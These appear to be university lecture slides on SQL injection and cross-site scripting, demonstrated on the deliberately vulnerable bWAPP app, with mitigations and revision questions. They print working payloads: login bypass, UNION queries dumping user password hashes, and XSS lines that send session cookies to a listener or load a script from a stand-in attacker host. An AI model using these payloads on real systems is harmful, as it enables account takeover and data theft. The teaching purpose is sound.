
Example

Process

- There is a login form
- On the server side we have the following code
- ```
$statement = "SELECT * FROM users WHERE username ='$user' AND password='$password';"
```
- Attacker will insert a malicious input like
- ```
$statement = "SELECT * FROM users WHERE username = admin' 'OR 1=1-- AND password = 'whatever";"
```
- Statement $1 = 1$ is always true that will result in accepting the input
- “--” (double hypens) instructs SQL parser that the rest of the line is comment and should not be executed

Result:

- Query is executed and SQL injection removes the password verification, resulting in authentication bypass



bWAPP



- bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
- It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
- bWAPP prepares one to conduct successful penetration testing and ethical hacking projects.
- It has over 100 web vulnerabilities! It covers all major known web bugs, including all risks from the OWASP Top 10 project.
- bWAPP is a PHP application that uses a MySQL database. It can be hosted on Linux/Windows with Apache/IIS and MySQL. It can also be installed with WAMP or XAMPP.

SQL Injection in bWAPP

← → ⌂ ⓘ localhost/bwapp/sql1_1.php?title=iron&action=search

bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ SQL Injection (GET/Search) /

Search for a movie: iron Search

Search for a movie

SELECT * FROM movies WHERE title LIKE '%iron%'

Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	Link

SQL Injection in bWAPP

← → ⌂ ① localhost/bwapp/sqli_1.php?title=%27--+-&action=search



bWAPP
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ SQL Injection (GET/Search) /

Search for a movie:

SELECT * FROM movies WHERE title LIKE '%---%'

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link

Inject SQL to get all data

SQL Injection in bWAPP

/ SQL Injection (GET/Search) /

Search for a movie:

SELECT * FROM movies WHERE title LIKE '%iron' union select 1,2,3,4,5,6,7-- -%'

Title	Release	Character	Genre	IMDb	Link
2	3	5	4		

Only 4 columns can be used to retrieve data

SQL Injection in bWAPP

/ SQL Injection (GET/Search) /

Search for a movie:


Get user


```
SELECT * FROM movies WHERE title LIKE '%iron' union select 1,user(), 2,3,4,5,6-- -%'
```

Title	Release	Character	Genre	IMDb
root@localhost	2	4	3	Link

SQL Injection in bWAPP

/ SQL Injection (GET/Search) /

Search for a movie:


Get user

```
SELECT * FROM movies WHERE title LIKE '%iron' union select 1,user(), 2,3,4,5,6-- -%'
```

Title	Release	Character	Genre	IMDb
root@localhost	2	4	3	Link

SQL Injection in bWAPP

/ SQL Injection (GET/Search) /

Search for a movie:

```
SELECT * FROM movies WHERE title LIKE '%iron' union select 1,USER(), DATABASE(), (select group_concat(login,":",PASSWORD,"\\n") FROM users), 5, 6, 7-- -%'
```

Get user's credentials

Title	Release	Character	Genre	IMDb
root@localhost	bwapp	5	A.I.M.:6885858486f31043e5839c735d99457f045affd0 ,bee:6885858486f31043e5839c735d99457f045affd0 ,A.I.M.:6885858486f31043e5839c735d99457f045affd0 ,bee:6885858486f31043e5839c735d99457f045affd0 ,A.I.M.:6885858486f31043e5839c735d99457f045affd0 ,bee:6885858486f31043e5839c735d99457f045affd0 ,A.I.M.:6885858486f31043e5839c735d99457f045affd0 ,bee:6885858486f31043e5839c735d99457f045affd0	Link

Defence Against SQL Injection

- Do the following tools provide protection against SQL?
- Firewalls
 - Provides little or no defence against SQL Injection
- Antivirus programs
 - They are ineffective to block SQL Injection attacks

Mitigation techniques

- **Data Sanitization**
- Websites must filter all user inputs (email addresses should be filtered to allow only characters)
- Logic to allow only numbers / letters in username and password.

- **Web Application Firewall**
- Most popular
- Free web application firewall is “Modsecurity”
- It helps to set the rules to filter dangerous web sites

Mitigation techniques

- **Limiting Database privilege rights**
 - User accounts should have minimum levels of privilege
 - For example code behind the login page should query the database using an account limited only to the credentials table
-
- **Avoid Constructing SQL queries with user input**
 - Using SQL variable binding with prepared statements or stored procedures is much safer than constructing full queries.

```
$stmt = $conn->prepare(".....")
```

SQL Injection Tools

- **BBQSQL** – A blind SQL injection Exploitation tool
- **SQLmap** – Automatic SQL injection and Database Takeover tool
- **jSQL Injection** – Java Tool for automatic SQL Database Injection
- **Whitewidow** – SQL vulnerability scanner
- **DSSS** – Damn small SQLi Scanner

Cross-Site Scripting (XSS)




- One of the most common and dangerous type of Injection
- Uses client-side application (mostly)
- Malicious script injected on trusted or weak web servers
- Hackers send malicious code through web application
- XSS differs from [SQL injections](#), it does not directly target the application itself. Instead, the users of the web application are the ones at risk.
- XSS is usually inserted through a website using hyperlink or web form
- The malicious code can be inserted in HTML, VB script, JavaScript and flash

Recent XSS Attacks

- Nearly three quarters of large companies in Europe and North America were hit by online cyber attacks in [2019](#) with cross-site scripting used in 40 percent of incidents, according to [PreciseSecurity](#)'s research.
- [In 2019, a cybersecurity firm discovered a large vulnerability in the popular online game Fortnite](#). The vulnerability could allow hackers to utilize an XSS attack against the game's SSO implementation. If successful, such an attack could give hackers access to the login credentials of a single player's Facebook, Xbox, Playstation, Nintendo, and Google accounts.
- [In 2018](#), British Airways faced a data breach. The breach affected 380,000 booking transactions. In this attack, the JavaScript file was modified to record customer data and send it to the attackers' server ("baways.com" to avoid suspicion) when the user submits the form.
- [In 2010](#), the Apache Foundation was compromised via a reflected XSS attack within its issue-tracking application. An attacker posted a link to a URL that exploited the XSS flaw to capture the session token of the logged-in user. When an administrator clicked the link, his session was compromised, and the attacker gained administrative access to the application. The attacker then modified a project's settings to change the upload folder for the project to an executable directory within the application's web root. He uploaded a Trojan login form to this folder and was able to capture the usernames and passwords of privileged users.


How XSS Works



A Simple XSS Attack

- XSS attack occurs on a vulnerable website that accepts user input via GET parameter
- Let's take an example of the following URL

`http://localhost/lecture6/validatingforms.php/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3`



- The injected script will produce a JavaScript dialog pop-up alert stating “Your website is hacked!”
- Attackers can use this process to send the user to a site they control

XSS in bWAPP

← → ⌂ ⓘ localhost/bwapp/xss_get.php?firstname=Reza&lastname=Rafeh&form=submit



bWAPP
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome Reza Rafeh

XSS in bWAPP

← → ⌂ ⓘ localhost/bwapp/xss_get.php?firstname=<script> +alert%28%27Hacked%27%29&lastname=<%2Fscript>&form=submit



bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logo

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

<script> alert('Hacked')

Last name:

</script>

Go

Welcome

← → ⌂ ⓘ localhost/bwapp/xss_get.php?firstname=<script> +alert%28%27Hacked%27%29&lastname=<%2Fscript>&form=submit

localhost says

Hacked

OK

How Does XSS in PHP works

1. The following code will display a user's group

```
<p>Hello user, your current group is [ <?php echo $_GET['group']; ?> ] </p>
```

2. The website displays the value for the group parameter like this:

Hello user, your current group is [beginner]

And the URL for the page becomes

<https://example.com/school/?group=beginner>

3. Injecting the following code into the URL enables an XSS attack:

[https://example.com/school/?group=window.location="https://maliciouswebsite.com"](https://example.com/school/?group=window.location='https://maliciouswebsite.com')

4. The injected code will cause a redirect to maliciouswebsite.com as soon as the site loads.

How Does XSS in PHP works

Fixing the Issue

Rewriting the code by replacing the standard PHP code with a blade function

```
<p>Hello user, your current group is [ {{ $_GET['group'] }} ] </p>
```

The code above uses the {{ }} echo statement to escape the value of the group parameter

OR

Using [htmlspecialchars](#). It will convert any "HTML special characters" into their HTML encodings, meaning they will then *not* be processed as standard HTML. Using the following code can fix the issue

```
<?php  
echo '<div>' . htmlspecialchars($_GET['group']) . '</div>';  
// or  
echo '<div>' . filter_input(INPUT_GET, 'group', FILTER_SANITIZE_SPECIAL_CHARS) . '</div>';
```

Types of XSS

- Reflected XSS
- Stored XSS
- DOM-based XSS

Reflected XSS

- Affects 75% of XSS vulnerabilities in real-world applications
- Reflected attacks delivered to victim via email, website URL or by other medium.
- It is similar to phishing attack
- Reflected attacks can be avoided by vigilant users

Method

- An attacker delivers a malicious link from a vulnerable website to a user. Attacker convinces a victim to visit a URL.
- After the site reflects the attacker's content back to the victim, the content is executed by the victim's browser.
- The attack payload is delivered and executed via a single request and response

Reflected XSS Example in bWAPP

← → ⌂ [localhost/bwapp/xss_get.php?firstname=<script>+new+Image%28%29.scr%3D"http%3A%2F%2Flocalhost%3A3000%2Fhack%2FSSID%3D%"%2Bdocument.cookie+<%2Fscr](http://localhost/bwapp/xss_get.php?firstname=<script>+new+Image%28%29.scr%3D)



Choose your bug:
----- bWA

Set your security level:
low ▾ Set Current

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:
`<script> window.location="http://localhost:3000/hack/SSID="+document.cookie </script>`

Last name:
`</script>`

Go

`<script> window.location="http://localhost:3000/hack/SSID="+document.cookie </script>`

Welcome

SSID=PHPSESSID=o41948ik4utnqtj9ueduaiaj3kf; security_level=0
GET /hack/SSID=PHPSESSID=o41948ik4utnqtj9ueduaiaj3kf;%20security_level=0 200 39.748 ms - -



Reflected XSS - Exploiting

1. User Logs in and issue a cookie containing a session token


```
Set-Cookie: sessId=184a9138ed37374201a4c9672362f12459c2a652491a3
```

2. The attacker/hacker feeds the following URL

<http://forum.com?q=news<script%20src='http://hackersite.com/authstealer.js'>

The code contains embedded JavaScript and the payload is malicious

3. The user requests from the web server the URL fed to him by the attacker




Reflected XSS - Exploiting

4. The server responds to the server request.
As a result of XSS vulnerability the response
contains the JavaScript the attacker created

5. User's browser execute the malicious code

6. User's Browser sends session token to the
attacker

7. Once the attacker receives the session
token, attacker hijack's the user session and
account.



Attack Prevention and Mitigation techniques

- Do not click on suspicious links which may contain malicious code. Suspicious links can be found in
 - Emails from unknown sender
 - Website's comment section
 - Social media feed of unknown users
- Web application Firewall should be deployed


Stored XSS

- Stored attacks are those where the injected script is permanently stored on the target servers e.g.
 - in a database
 - in a message forum
 - visitor log
 - comment field
- The victim then retrieves the malicious script from the server when it requests the stored information.
- A big risk when large number of users can view unfiltered content
- It is also referred as Persistent XSS
- Common examples are Blogs and Forums

Stored XSS

- Stored XSS Attacks of cross-site scripting vulnerability has the largest impact of all when compared to other XSS variants because:
 - It will affect every visitor of the targeted web application
 - Unless detected and manually removed, the malicious code will remain active on the website, thus having a very long-term effect
 - Web browser's XSS protection mechanisms do not detect and stop stored XSS

Stored XSS - Exploitation



Stored XSS - Example

- While browsing an e-commerce website, an attacker discovers a vulnerability that allows HTML tags to be embedded in the site's comments section.
- The embedded tags become a permanent feature of the page, causing the browser to parse them with the rest of the source code every time the page is opened.
- The attacker adds the following comment:

Great price for a great item! Read my review here <script src="http://hackersite.com/authstealer.js"> </script>.

- Every time the page is accessed, the HTML tag in the comment will activate a JavaScript file, which is hosted on another site, and has the ability to steal visitors' session cookies.
- Using the session cookie, the attacker can compromise the visitor's account, granting him easy access to his personal information and credit card data. Meanwhile, the visitor, who may never have even scrolled down to the comments section, is not aware that the attack took place.

Stored XSS - Example

- Unlike a reflected attack, where the script is activated after a link is clicked, a stored attack only requires that the victim visit the compromised web page. This increases the reach of the attack, endangering all visitors no matter their level of vigilance.
- Web Application Firewall is the only prevention technique for stored XSS

Stored XSS

- Difference with Reflected XSS
- Involves at least two requests to the application:
 - the attacker posts some crafted data
 - a victim views a page containing the attacker's data
- It is more serious from a security perspective
 - No need to induce victim to click a crafted URL
 - Victim must login before clicking the URL

DOM-Based XSS

- Relying on client-side JavaScript to dynamically generate contents.
- A DOM-based XSS attack is possible if the web application writes data to the Document Object Model without proper sanitization.
- The attacker can manipulate this data to include XSS content on the web page, for example, malicious JavaScript code.
- An attacker may use several DOM objects to create a Cross-site Scripting attack.
- Modifies the DOM (document Object Model)
- Create new nodes
- Remove Existing nodes
- Change the contents of nodes

DOM-Based XSS - Example

- The `http://www.example.com/userdashboard.html` page is customized based on the username. The username is encoded in the URL and **used** directly on the resulting page:

```
<html>
<head>
<title>Custom Dashboard </title>
...
</head>
Main Dashboard for
<script>
    var pos=document.URL.indexOf("context") + 8;
    document.write(document.URL.substring(pos,document.URL.length));
</script>
...
</html>
```

- Dashboard is customized by Mary:

<http://www.example.com/userdashboard.html?context=Mary>

DOM-Based XSS - Example

Here is how a DOM-based XSS attack can be performed for this web application:

1. The attacker embeds a malicious script in the URL:

[http://www.example.com/userdashboard.html#context=<script>SomeFunction\(somevariable\)</script>](http://www.example.com/userdashboard.html#context=<script>SomeFunction(somevariable)</script>).

2. The victim's browser receives this URL, sends an HTTP request to **http://www.example.com**, and receives the static HTML page.
3. The browser starts building the DOM of the page and populates the **document.URL** property with the URL from step 1.
4. The browser parses the HTML page, reaches the script, and runs it, extracting the malicious content from the **document.URL** property.
5. The browser updates the raw HTML body of the page to contain:

Main Dashboard for <script>SomeFunction(somevariable)</script>.

6. The browser finds the JavaScript code in the HTML body and executes it.

DOM-Based XSS

- Difference with the previous XSS types
 - Does not take user-controllable data
 - The HTML page is static and there are no malicious scripts embedded into the page source code, as in the case of other types of XSS attacks
 - The server's response does not contain the attacker's script

Preventing XSS in HTML and PHP

Followings are the methods by which we can prevent XSS in our web applications:

- **Using htmlspecialchars() function** – The htmlspecialchars() function converts special characters to HTML entities. For a majority of web-apps, we can use this method and this is one of the most popular methods to prevent XSS. This process is also known as HTML Escaping.
- **htmlentities()** – htmlentities() also performs the same task as htmlspecialchars() but this function covers more character entities. Using this function may also lead to excessive encoding and may cause some content to display incorrectly.
- **strip_tags()** – This function removes content between HTML tags.
- **addslashes()** – The addslashes() function adds a slash character in an attempt to prevent the attacker from terminating the variable assignment and adding the executable code at the end. It adds backslash in front of each double quote (").
- **Content Security Policy (CSP)** – CSP is the last option that we choose to defend against XSS attack. The use of CSP puts restrictions on the attacker's actions. Our browser executes all the JavaScript it receives from the server, whether they be internally sourced or externally sourced. When it comes to an HTML document, the browser fails to determine whether the resource is malicious or not. CSP is an HTTP header that whitelists a set of trusted sources that a browser can use to determine trust in the incoming resource.

Final Note

- **Deadline for Project 2 is Sunday 4th of June, 23h59.**
- **Due to compensation day, Quiz 3 will take place during week 13's labs**
 - Quiz will cover material discussed in weeks 7 – 12
- **Lecture 12 will cover Broken Authentication + How to prepare for the Final Exam.**

Broken Authentication

Web Development and Security (ZEIT3119)

Week 12

Dr. Reza Rafeh

Revision

- At which step SQL Injection is inserted
 - 1. Connecting to the database;
 - 2. Sending SQL statements and data to the database;
 - 3. Fetching the result and display data from the database;
 - 4. Closing the connection

Answer: Step 2

Revision

- How SQL Injection can harm the database?

Answer:

- Change the content of database (delete/modify the tables)
- Cause denial of service to application
- Retrieve sensitive data from database
- Attacker can get administrative rights

Revision

- What is the most common example where SQL Injection can be inserted easily?

Answer: HTML form

- What happens if attacker injects the following statement in SQL statement

Select * From users

Where username =user1' 'OR 1=1-- and Password = 123;

Answer:

The query will return all the information of users from table users and bypass the password because of hyphens --

Revision

State true or False

- Web applications are more affected by XSS than SQL Injection

Answer: True

- Reflected XSS is more harmful than Stored XSS

Answer: False

Revision

- How many types of XSS are there?

Answer:

- Reflected XSS
- Stored XSS
- DOM XSS
- What are the mitigation techniques for XSS?

